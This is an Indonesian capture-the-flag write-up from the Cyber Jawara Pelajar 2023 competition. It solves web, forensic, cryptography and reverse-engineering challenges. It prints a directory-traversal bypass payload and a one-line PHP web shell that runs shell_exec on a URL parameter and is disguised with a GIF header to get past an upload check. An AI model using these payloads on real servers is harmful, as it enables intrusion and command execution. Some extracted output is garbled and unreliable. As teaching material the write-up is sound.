WRITEUP CYBER JAWARA-PELAJAR 2023

The writeups by **shelltatic**

Presented by:


Ardhi Putra Pradana A.K.A rootkids Ahmad Idza Anafin A.K.A Idzoyy Radhitya Kurnia Asmara A.K.A Nikoo

DAFTAR ISI

[WEB EXPLOITATION]	3
Static Web	3
Magic 1	3
[MISCELLANEOUS]	4
dictjail	4
[BINARY EXPLOITATION]	5
sorearm	5
[FORENSIC]	ϵ
apocalypse	6
[CRYPTOGRAPHY]	7
chokaro	7
[REVERSE ENGINEERING]	8
Newcomer	۶

[WEB EXPLOITATION]

Static Web



Diberikan sebuah website dan juga source code server dari web tersebut, ketika dibuka website nya akan tampil seperti berikut



Memang seperti judul dari soalnya ini adalah static website biasa, kemudian kami mulai mengecek source code dari web tersebut dan kami mendapatkan sebuah baris kode pada source code tersebut yang vulnerable, yaitu berikut

```
if (req.url.startsWith('/static/')) {
    const urlPath = req.url.replace(/\.\//g, '');
    console.log(urlPath);

const filePath = path.join(__dirname, urlPath);

fs.readFile(filePath, (err, data) => {
    if (err) {
        res.writeHead(404);
        res.end("Error: File not found");
    } else {
        res.writeHead(200);
        res.end(data);
    }
}
```

Pada baris kode tersebut jika mengakses endpoint /static/ maka server akan melakukan readfile lalu mengambilkan valuenya kembali ke client, namun pada restriksi ketika melakukan replace tersebut sebenarnya masih vulnerable terhadap directory traversal dan masih dengan mudah di bypass.

Lalu pada baris kode berikut terdapat sebuah clue jika ada sebuah secret pada config

```
if (queryObject.secret == config.secret) {
    res.writeHead(200);
    res.end(config.flag);
} else {
    res.writeHead(403);
    res.end('Nope');
}
```

Lalu config tersebut ternyata didapatkan dari file **config.js** pada current directory dari source code tersebut berada

```
const config = require('./config.js');
```

Berarti file tersebut dapat diakses dengan memanfaatkan kode yang vulnerable sebelumnya yaitu dengan mengakses endpoint /static/, secara simple payload nya dapat seperti ini

```
/static/../config.js
```

Namun karena ../ akan direplace dengan string kosong maka dapat menggunakan trik payload seperti berikut untuk mengakses file tersebut

```
/static/....//config.js
```

Dengan trik diatas maka file config.js dapat diakses


Dan bisa langsung terlihat flag nya juga terdapat dalam file **config.js** tersebut.

Flag: CJ2023{1st_warmup_and_m1c_ch3ck}


Magic 1



Diberikan sebuah website beserta dengan source code nya, jika diakses akan menampilkan halaman seperti berikut



Ternyata web tersebut memiliki fungsionalitas file upload, langsung saja kami mencoba untuk melakukan upload gambar ke web tersebut



Ternyata ada tulisan **Please upload different file**, dari sini kami langsung mengecek source code dari web tersebut.

Pada file magic.php terdapat sebuah function untuk mengecek kriteria file yang dapat diupload

Dari hal tersebut terdapat kriteria seperti berikut

- 1. Mime type file harus berawalan image/
- 2. Size file harus kurang dari 512KB
- 3. Panjang nama file harus lebih dari 30 karakter

Namun hal menariknya adalah bahwa ekstensi dari file yang diupload tidak pernah dicek pada website ini.

Lalu pada kode berikut adalah fungsionalitas untuk melakukan upload dari file nya

```
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['image'])) {
    if (canUploadImage($_FILES['image'])) {
        move_uploaded_file($_FILES['image']['tmp_name'], 'results/original-' . $_FILES['image']['name']);
        $resizedImagePath = resizeImage($_FILES['image']);
    } else {
        $error = 'Please upload different file.';
    }
}
```

Jika dilihat bahwa ketika kriteria file valid maka file tersebut akan langsung dapat diupload, lalu kemudian akan dilakukan resize, hal ini menarik karena pertama tidak ada batasan untuk ekstensi file dan file tersebut akan diupload terlebih dahulu sebelum dilakukan resize.


Jadi, langsung saja kami membuat file payload yang valid untuk memenuhi kriteria dengan menggunakan ekstensi file .php sebagai backdoor, dan berikut nama file dan isi filenya

rootkidssangatsukasekalibermaindicyberjawarahighschoolawokwokawok.php

```
GIF89a;
<?
echo shell_exec($_GET['radhitsukaapel']);</pre>
```

Disini kami menambahkan **GIF89a**; yang merupakan header signature file dari file **gif** sehingga pada batasan mime type dapat terpenuhi dan valid, karena ketika menambahkan header tersebut mime type nya akan menjadi **image/gif**.

*Teknik lain yang dapat dilakukan selain menambahkan header gif adalah dapat melakukan intercept request dan mengganti mime type yang valid menggunakan burpsuite Langsung saja kami melakukan upload file yang sudah dibuat tersebut ke dalam website nya.



Ketika berhasil ternyata ada tulisan **Error when doing magic**, namun ini tidak masalah karena itu adalah error ketika melakukan resize dan karena file akan diupload terlebih dahulu sebelum di resize maka sebenarnya file sudah berhasil terupload.

Langsung saja kami mengakses path dari file tersebut sesuai dengan letak dari source code tersebut mengupload file nya

```
move_uploaded_file($_FILES['image']['tmp_name'], 'results/original-' . $_FILES['image']['name']);
```

Jadi kami dapat mengakses endpoint berikut dan langsung untuk mengambil flag nya

/results/original-rootkidssangatsukasekalibermaindicyberjawarahighschool awokwokawok.php



Dan kami mendapatkan flagnya yang sesuai.

*Tambahan sedikit

Service dari web ini terbagi menjadi 2 yaitu menggunakan web server **nginx** dan menggunakan **php-fpm**, config dari nginx nya adalah sebagai berikut


```
server {
    listen 80;
    root /var/www/html/;
    index index.php;
    location = / {
        try_files $uri $uri/ /index.php$is_args$args;
    }
    location ~ \.php {
        fastcgi_pass php:9000;
        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
        include fastcgi_params;
}
```

Bisa dilihat bahwa ketika pada path url berakhiran dengan dengan .php maka request akan diforward ke service php-fpm, oleh karena itu ada case ketika mengupload file yang tidak berekstensi .php file tersebut tidak dapat terakses, itu karena sebenarnya file tersebut terupload ke service ke php-fpm dan bukan service nginx.

Flag: CJ2023{4n0th3r_unrestricted_file_upload___}


[FORENSIC]

apocalypse




diberikan sebuah file zip yang setelah itu di ekstrak berisi 2 file png yang corrupt


Screenshot_20231121-233803.png




tampilan dalam hexeditor:




Screenshot_20231121-234138.png




tampilan dalam hexeditor:



terlihat tidak terdapat informasi mengenai length chunk dan crc32 yang mana setiap length chunk dan crc32 nya berisi null byte atau 0 kemudian tinggal betulkan sesuai expected data yang ada seperti berikut:



setelah crc32 sudah benar selanjutnya tinggal cari lenght sebenarnya dari chunk yang ada dengan contoh sebagai berikut:



0x0D = 13 yakni panjang chunk IHDR

89 50 4E 47 0D 0A 1A 0A 00 00 0D 49 48 44 52 00 00 05 A0 00 05 D7 08 06 00 00 BE 87 D9

nah dapat disimpulkan pula mudahnya dalam hexeditor tersebut

biru = chunk

putih = content/isi chunks

ungu = crc32

nah kita bisa menentukan panjang/length chunk melalui panjang content/isi chunks yang ada

contoh:

4.1.1. Tajuk Gambar IHDR

Potongan IHDR harus muncul terlebih dahulu. Itu mengandung:

Lebar: 4 byte Tinggi: 4 byte

Kedalaman bit: 1 byte Jenis warna: 1 byte Metode kompresi: 1 byte Metode filter: 1 byte Metode interlace: 1 byte

source referensi:http://www.libpng.org/pub/png/spec/1.2/PNG-Chunks.html

sebagai catatan 2 file png ini memiliki banyak chunk IDAT

```
file Screenshot_20231121-233803.png memiliki 24 chunk IDAT file Screenshot_20231121-234138.png memili 38 chunk IDAT
```

disini untuk membenarkan length chunk IDAT yang ada kami membuat script automasi python sebagai berikut:

```
def modify_file_with_distances(file_path):
   with open(file_path, 'r+b') as file:
       file_content = file.read()
       idat_bytes = b'\x49\x44\x41\x54'
       benchmark_byte = b'T'
       locations = []
       start = 54
        start = file_content.find(benchmark_byte, start)
       while True:
            idat_start = file_content.find(idat_bytes, start)
           if idat_start == -1:
                break
           locations.append(idat_start)
            start = idat_start + len(idat_bytes)
       distances_hex = [hex(locations[i] - locations[i - 1] - 12)
                         for i in range(1, len(locations))]
       for distance, location in zip(distances_hex, locations[1:]):
            file.seek(location - 2)
            file.write(bytes.fromhex(distance[2:]))
file_path = 'Screenshot_20231121-233803.png'
modify_file_with_distances(file_path)
print(f'The file {file_path} has been modified.')
```

dengan algoritma: temukan banyak nya IDAT melalui bytes **49 44 41 54** dalam file png dan hitung selisih antara IDAT pertama ke IDAT kedua dan seterusnya sampai selesai dengan mengurangi 12 setiap selisih yang

ditemukan, sebenarnya dikurangi 8 tetapi karena kami menemukan perbedaan pada saat menghitung secara manual dan dengan scripting maka kami tinggal sesuaikan saja pada script tersebut.

pada tahap ini sebenarnya kami mengalami masalah yakni total selisih chunk IDAT yang ada tidak sesuai dengan total chunk IDAT

```
Reduced Distance: 0x2000
10. Reduced Distance: 0x2000
Reduced Distance: 0x225b
12. Reduced Distance: 0x2000
Reduced Distance: 0x2000
14. Reduced Distance: 0x2000
15. Reduced Distance: 0x2000
16. Reduced Distance: 0x2000
17. Reduced Distance: 0x2000
18. Reduced Distance: 0x2000
19. Reduced Distance: 0x2000
20. Reduced Distance: 0x2000
21. Reduced Distance:
22. Reduced Distance:
```

dan terdapat perbedaan selisih pada range letak 11 atau 12 disini kami memutuskan untuk membenarkan dan mencari length chunk IDAT secara manual pada letak awal, 11, 12, dan akhir untuk memastikan length chunk tersebut sudah benar atau belum pada hexeditor

dan benar saja terdapat perbedaan selisih antar IDAT 12 - 13 yakni **0x1AA5** dan length chunk posisi IDAT 11 ternyata sama **0x2000** selain itu ternyata posisi awal dan akhir IDAT tidak terganti


```
47 6F 6F 67 6C 65 20 49 6E 63 2E 20 32 30 31 36 Google Inc. 2016 00 00 00 00 00 00 00 49 44 41 54 78 9C ......IDATxœ
```

yang mana kemudian kami coba hitung dan ganti secara manual, dengan demikian total length chunk IDAT yang dibenarkan sudah sesuai


masalah tersebut juga sama pada file Screenshot_20231121-234138.png yang mana hanya hanya 36 total selisih chunk IHDR yang ditemukan dan terdapat perbedaan selisih pada range letak 16 atau 17

setelah length chunk dan crc32 benar maka akan muncul gambar sebagai berikut:

Screenshot_20231121-233803.png



Screenshot_20231121-234138.png




terlihat format flag tetapi masih terpotong karena dilihat dari deskripsi yang ada panjang karakter flag adalah 20 karakter, disini kami stuck agak lama dan menebak nebak size gambar untuk mengubah size gambar tetapi tidak berhasil:(

setelah itu kami coba menggunakan skill osint kami dengan memasukkan key search screenshot recovery karena deskripsi menjelaskan bahwa gambar tersebut adalah screenshot,kami pun menemukan tools online


https://acropalypse.app/

hmm agak sesuai dengan judul soal ya acropalypse = apocalypse cocoklogi:v
dan terlihat full flag sebagai berikut:

Screenshot_20231121-233803.png



Screenshot_20231121-234138.png




Flag: CJ2023{cb2aa1108f6aebb88c30}

[CRYPTOGRAPHY]

chokaro



Diberikan file **chokaro.zip** yang ketika diekstrak berisi file gambar qrcode yang teracak pixelnya dan file encryptor untuk mengenkripsi qrcode yang asli



Setelah dianalisa algoritma enkripsinya akan membaca array dari qr code yang sudah disisipkan plaintext, kemudian tiap array akan diacak 22x dengan fungsi mix() dimana mengambil nilai a dan b dari angka random antara 1 hingga panjang array. Kemudian akan direscale dan disave menjadi gambar.

Setelah mencoba debugging dengan mencoba meng-generate dan mengenkripsi qrcode, ternyata fungsi mix jika dilakukan 48x maka akan kembali seperti semula. Jadi untuk menyusun kembali tinggal melakukan mix sebanyak 26x dengan nilai a dan b yang sama, karena fungsi enkripsi melakukan mix 22x.

Untuk mencari nilai a dan b bisa dengan bruteforce karena nilai tidak terlalu banyak. Berikut script yang digunakan.

disini menambahkan fungsi inverse_rescale karena algoritma mix dijalankan sebelum array di rescale, jadi melakukan mix array sebelum direscale

```
idzoyy & Ahmad-Idza-Anafin) - [~/ctf/cj2023highschool/cry]
 -$ cat sv.py
import random
import numpy as np
import qrcode
from PIL import Image
def rescale(arr):
   mod = len(arr)
    final_arr = np.zeros(shape=(mod*10,mod*10), dtype=bool)
    for i in range(mod):
        for j in range(mod):
            final_arr[i*10:(i+1)*10, j*10:(j+1)*10] = arr[i][j]
    return final_arr
def mix(a,b,arr):
   mod = len(arr)
    narr = np.zeros(shape=(mod,mod), dtype=bool)
    for (x,y), element in np.ndenumerate(arr):
       nx = (x + y * a) % mod
       ny = (x * b + y * (a * b + 1)) % mod
       narr[nx][ny] = element
    return narr
def inverse_rescale(arr):
   mod = len(arr) // 10
    final_arr = np.zeros(shape=(mod, mod), dtype=bool)
    for i in range(mod):
       for j in range(mod):
            final_arr[i][j] = np.any(arr[i * 10:(i + 1) * 10, j * 10:(j + 1) * 10])
   return final_arr
```

Tinggal lakukan brute force untuk nilai a dan b. kemudian mencari qr yang asli.


Disini pada gambar 228.png adalah qr yang asli dan ketika discan dapat flag




Flag: CJ2023{small_exercise_to_start_your_day_:D}

[REVERSE ENGINEERING]

Newcomer



Diberikan file executable **newcomer** yang dibuat dengan zig. Program tersebut merupakan flagcheck atau validasi flag. Langsung saja buka dengan IDA.



Setelah melakukan analisa pada flowchart karena tidak bisa didecompile, input user akan dicompare dengan BYTE_203B90

Setelah melakukan debugging dengan IDA, input akan dicompare byte tiap byte yang artinya dapat dibruteforce. Berikut script yang digunakan

Setelah menunggu hasil bruteforce, terdapat beberapa karakter yang kurang tepat, kemudian mengulangi dengan known plaintextyang sudah didapat dan sedikit berasumsi

```
| 0000| B.76fffffdf80 -> 0.79fffffe80 -> 0.79bc4f17cb780000 |
0000| B.76fffffdf80 -> 0.9594010000000000 |
0016| B.76fffffdf80 -> 0.91 |
0021| B.76fffffdf80 -> 0.92 |
0021| B.76fffffdf80 -> 0.92 |
0021| B.76ffffdf80 -> 0.92 |
0022| B.76ffffdf80 -> 0.93 |
0023| B.76ffffff80 -> 0.93 |
0023| B.76fffff80 -> 0.93 |
0023| B.76fffff80 -> 0.93 |
0023| B.76fffff80 -> 0.93 |
0023| B.76ffff80 -> 0.93 |
0023| B.76fff80 -> 0.93 |
0023| B.76ff80 -> 0.93 |
0
```

Kemudian coba validasi

```
(idzoyy  Ahmad-Idza-Anafin)-[~/ctf/cj2023highschool/rev]
$ ./newcomer
CJ2023{tbh_i_ran_out_of_ideas_idk_if_you_guys_learned_anything_from_this}
Correct Flag
uncanny-newcomer@CJ2023
```

Flag:

CJ2023{tbh_i_ran_out_of_ideas_idk_if_you_guys_learned_anyt
hing_from_this}